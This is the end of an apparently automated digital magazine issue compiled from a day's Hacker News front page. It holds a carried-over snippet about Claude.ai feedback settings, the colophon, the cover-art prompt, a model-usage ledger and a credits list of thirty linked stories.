Here’s an example of what you’ll see when using the thumbs up/thumbs down button to provide a feedback report from claude.ai:

Disabling Feedback

As a Primary Owner or Owner of a Team or Enterprise plan, you can disable the ability for members of your organization to submit feedback to Anthropic via the thumbs up / down button using the Rate chats setting, under Organization settings > Data and Privacy:

The Daily Front Page 30 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — Also on the Front Page
The Daily Front Page 31 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — Colophon

That's the Front for Today

Issue No. #261027 — Tuesday, October 27, 2026 — went to press 2026-10-28 at 13:26 UTC.

About This Magazine

The Daily Front is a daily digital magazine assembled from the stories that reached the front page of Hacker News on Tuesday, October 27, 2026. Headlines, points, and comment counts are recorded as they stood at press time. All articles remain the property of their original authors — every piece links back to its source and its discussion thread.

How It Was Made

Fetched, cleaned, and typeset by an automated pipeline. An editor model laid out the pages and chose the highlights; a second read a handful of the day's stories and briefed the cover illustrator — 33 model calls and 330k tokens in total. Set in Jacquard 12, Playfair Display, Source Serif 4, and IBM Plex Mono, all served via Google Fonts under the SIL Open Font License.

The Cover

The cover illustration was commissioned with this prompt:

Inside a vast government office, a young man in a suit strides between rows of desks, sweeping folders from a crowded table into a wheeled bin; unopened aid boxes wait beyond the glass doors. At his elbow, a terminal window spills a bright animated landscape across the desk, where tiny figures keep walking as he passes. A staff member stands still, holding a thick stack of pages close to the screen, carefully checking each line while the moving scene continues without pause.

Render the office as a brutal software crash-screen: vast rows of desks fracture into recursive window grids, with pixel debris breaking off as the suited man strides and sweeps folders toward the wheeled bin; unopened aid boxes remain visible beyond glass doors. Let the terminal’s animated landscape spill across the desk in icy cyan and electric blue, tiny walkers repeating through the fractured geometry, while cursor-like traces—no symbols—cut past the still staff member checking each page. Use a severe palette of monitor ice, black, and warning coral; make every element feel trapped inside a failing display.

Absolutely no text, letters, numbers, readable symbols, or logos anywhere in the image. Keep the main image subject primarily below the upper 10% of the composition, where a title may be overlaid; the scene may extend naturally underneath that title area.

Production Ledger

StageModelCallsTokens InTokens Out
extractgpt-5.6-luna 29 208,498 95,742
layoutgpt-5.6-terra 1 19,672 2,263
covergpt-6-luna 2 1,641 217
covergpt-image-2.5-flare 1 267 1,372

The Publisher

Published by Johnny.

Support the Press

If The Daily Front brightens your morning, consider supporting its publisher.

Credits & Contact

All content — articles, posts, comments, and the images within them — belongs to its original authors and is reproduced here to point readers back to the source. Full credit goes to those creators; every item links to its original and its Hacker News discussion.

If you are an author and would like your content removed from an issue, write to hi@johnnys.page and it will be taken down.

Feedback is always welcome at the same address: hi@johnnys.page.

Credit where credit is due.

Every page of this issue began as someone else's work — these are the original sources, linked in full.

  1. Ghostty 1.4 by deaux — ghostty.org·HN discussion ↗
  2. Genie 4 by acossta — deepmind.google·HN discussion ↗
  3. AI promised less work. I've never worked more by oorestisime — oioannou.com·HN discussion ↗
  4. US Government is hiding a secret court ruling about how it spies on Americans by helterskelter2 — wired.com·HN discussion ↗
  5. Python's experimental JIT to be removed by f311a — lwn.net·HN discussion ↗
  6. Anthropic trained Claude on illegally obtained Stanford professors' books by car — stanforddaily.com·HN discussion ↗
  7. Wikipedia's Cleanup of AI-Generated Content by rbanffy — spectrum.ieee.org·HN discussion ↗
  8. Roblox downloaded 145GB models from us (including adult content) without asking by choult — open3dlab.com·HN discussion ↗
  9. Survival LLM: AI assistant and emergency library that runs on your own computer by Luc — brangus.io·HN discussion ↗
  10. New 14‑inch MacBook Pro with M6 by beex — apple.com·HN discussion ↗
  11. Police are using AI to pull over drivers for 'suspicious' behavior by gumby — gizmodo.com·HN discussion ↗
  12. New iMac with M6 by notfried — apple.com·HN discussion ↗
  13. Software may be getting worse, but it used to be horrible by jakevoytko — bitlog.com·HN discussion ↗
  14. Discord will soon let anyone find public server messages through Google by DeepLogin — discord.com·HN discussion ↗
  15. Early progress on accelerating drug development with Claude by dataking — anthropic.com·HN discussion ↗
  16. A 28-Year-Old DOGE Operative Gutted USAID. HR Had No Record of Him Working There by ck2 — wired.com·HN discussion ↗
  17. Code-execution flaw in UEFI firmware threatens most servers on planet Earth by DamnInteresting — arstechnica.com·HN discussion ↗
  18. PHP2Shell: Exploitation attempts and remediation trends by acossta — wiz.io·HN discussion ↗
  19. Raspberry Pi Zero 3W and Pi 4 Model A spotted in device trees by sthlmb — bret.dk·HN discussion ↗
  20. Here be monsters: What do you still need to know when agents do the work? by adrq — blog.adrq.dev·HN discussion ↗
  21. Gforth 1.0 by joshcsimmons — gforth.org·HN discussion ↗
  22. New 14‑inch MacBook Pro with M6 by meetpateltech — apple.com·HN discussion ↗
  23. Four Months of Zig by ibobev — gracefulliberty.com·HN discussion ↗
  24. The Mythical Man-Month in the Age of AI by ilreb — j11g.com·HN discussion ↗
  25. Amazon Is Gutting Its AI Division After Sustained Failure by dpflan — futurism.com·HN discussion ↗
  26. Tailscale SSH: Investigation and remediation update by figmert — tailscale.com·HN discussion ↗
  27. Classification of Finite Simple Groups Formalized in Lean by pfdietz — cfsg.axiommath.ai·HN discussion ↗
  28. Is my data used for model training? by jonpizza — privacy.claude.com·HN discussion ↗
  29. I will no longer upload to NEW by edward — lists.debian.org·HN discussion ↗
  30. A $300B 'Debt Wall' Is Looming over Private-Equity Backed Companies by JumpCrisscross — wsj.com·HN discussion ↗

Browse all issues in the archive →